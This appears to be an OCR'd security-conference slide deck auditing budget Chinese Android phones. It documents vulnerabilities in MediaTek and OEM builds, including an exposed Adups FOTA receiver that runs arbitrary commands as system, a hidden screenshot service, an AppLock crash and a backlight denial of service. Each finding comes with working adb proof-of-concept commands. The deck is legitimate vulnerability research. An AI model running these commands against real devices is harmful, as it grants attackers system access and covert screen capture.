


```
02:31:47 /DevTesting/Cubot$ strings fs.txt |grep jakeiscool
TESTTESTES PASsword:jakeiscool
02:32:13 /DevTesting/Cubot$
```

Cubot	Doogee	JIAKE	Leagoo	Mpie
x	√	√	√	√

H2 - “system” Access w/ MTK

- Incorrect “protectionLevel” on system permission




```
02:35:31 /DevTesting/Doogee$ dtf platformdiff
[+] OEM Added mappings:
        android.permission.ACCESS_MTK_MMHW [normal] ---> system
        android.permission.ACCESS_MTK_MMHW [normal] ---> media
        android.permission.ACCESS_MTK_MMHW [normal] ---> camera

[+] OEM Added <assign-permission> tags:
        User media:
                +android.permission.CAMERA [dangerous]
```

Cubot	Doogee	JIAKE	Leagoo	Mpie
X	X	X	X	X

H2 - “system” Access w/ MTK

- Incorrect “protectionLevel” on system permission




```
02:35:31 ~/DevTesting/Doogee$ dtf platformdiff

K_MMHW [normal] ---> system
K_MMHW [normal] ---> media
K_MMHW [normal] ---> camera

gs:

CAMERA [dangerous]
```

```
uid=10091(u0_a91) gid=10091(u0_a91)
groups=1000(system),1006(camera),1013(media),1028(s
dcard_r),50091(all_a91) context=u:r:untrusted_app:s0
```


Cubot	Doogee	JIAKE	Leagoo	Mpie
X	X	X	X	X

H3 - “system” Access w/ “SysOper”


- Exposed Receiver in system application



```
[+] Printing exposed receivers...
   [EXP] Implicit export by intent-filter!
   com.adups.fota.sysoper.WriteCommandReceiver
       Permission: None
       Enabled: None
       Exported: None
       Intent Filter Data:
         Filter #0:
           Action=android.intent.action.AdupsFota.WriteCommandReceiver
           Action=android.intent.action.AdupsFota.OperReceiver
```




```
04:05:44 /DevTesting/Doogee$ adb shell am broadcast --user 0 \
> -n com.adups.fota.sysoper/.WriteCommandReceiver \
> -a android.intent.action.AdupsFota.operReceiver \
> --es cmd "touch /data/data/TEST"
```




```
shell@hct82_cwet_kk:/ $ ls -l /data/data/TEST
-rw------- system   system          0 2015-06-26 16:05 TEST
shell@hct82_cwet_kk:/ $
```

Cubot	Doogee	JIAKE	Leagoo	Mpie
x	x	x	x	x


H4 - Screen Capture



```
03:20:44 /DevTesting/Doogee$ dtf sysservicedb diff statusbar|\
> grep -v Returns
Service statusbar (com.android.internal.statusbar.IStatusBarService)
    23 showRestoreButton(Z)
    24 showSimIndicator(Ljava/lang/String;)
    25 hideSimIndicator()
    26 showApplicationGuide(Ljava/lang/String;)
    27 dispatchStatusBarKeyEvent(Landroid/view/KeyEvent;)
    28 registerHctStatusBar(Lcom/hct/android/util/IHctStatusBar;)
    29 switchToRecentsTask(Z)
    30 resetHctSwithInfo()
    31 getHctSwithInfo()
    32 getHctIsSwithToNext()
    33 takeHctScreenShot()
    34 clipScreenPicture()
```




```
03:22:30 /DevTesting/Doogee$ adb shell service \
> call statusbar 33
Result: Parcel(00000000    '....')
```



```
03:18:42 /DevTesting/Doogee$ adb shell \
> ls /mnt/sdcard/Pictures/Screenshots/
Screenshot_2015-06-15-15-00-29.png
Screenshot_2015-06-15-15-00-35.png
Screenshot_2015-06-15-15-09-29.png
03:18:58 /DevTesting/Doogee$
```

Cubot	Doogee	JIAKE	Leagoo	Mpie
√	x	√	√	√

M1 - “AppLock” Bypass



```
03:29:00 /DevTesting/Doogee$ adb shell am broadcast \
> -n com.android.applock/.AppLockBootcompleReceiver
```


Unfortunately, AppLock has stopped.

OK

Cubot	Doogee	JIAKE	Leagoo	Mpie
√	x	√	√	√

M2 - “power” DoS

- Disables screen
  - Hard reboot required



```
02:20:15 /DevTesting/Mpie$ dtf sysservicedb diff power
Service power (android.os.IPowerManager)
   10 startBacklight(I)
      Returns: V
   11 stopBacklight()
      Returns: V
   12 sbWakeUp(J)
      Returns: V
   13 sbGoToSleep(JI)
      Returns: V
   14 sbScreenOnCtrl(I)
      Returns: V
   15 sbScreenOffCtrl(I)
      Returns: V
   25 setBacklightBrightnessOff(Z)
      Returns: V
   26 setBacklightOffForWFD(Z)
      Returns: V
   28 notifyForceDisableAAL(I)
      Returns: V
```

```
04:15:37 /DevTesting/Mpie$ adb shell service \
> call power 25 i32 0
Result: Parcel(00000000    '....')
04:15:45 /DevTesting/Mpie$
```

Cubot	Doogee	JIAKE	Leagoo	Mpie
X	X	X	X	X

Conclusions

Conclusions?

- *Are Chinese phones actually safe for use?*

Conclusions

- *Are Chinese phones actually safe for use?*
  - **No.**

High Level Results

- Gaping security holes across all devices
  - System level access (multiple vectors)
  - Weak OEM security controls
  - 80+ Kernel vulnerabilities
- Not nearly as much content added by OEM
  - Most content provided by MediaTek
- Very similar build across all devices
  - Disappointing for testing☹
- Intentional vulnerabilities?

Questions? Comments?

Contact Me!

- GitHub: https://github.com/jakev/
- Blog: http://blog.thecobraden.com
- Website: https://www.thecobraden.com/
- Twitter: @jake_valletta

The End

Thanks!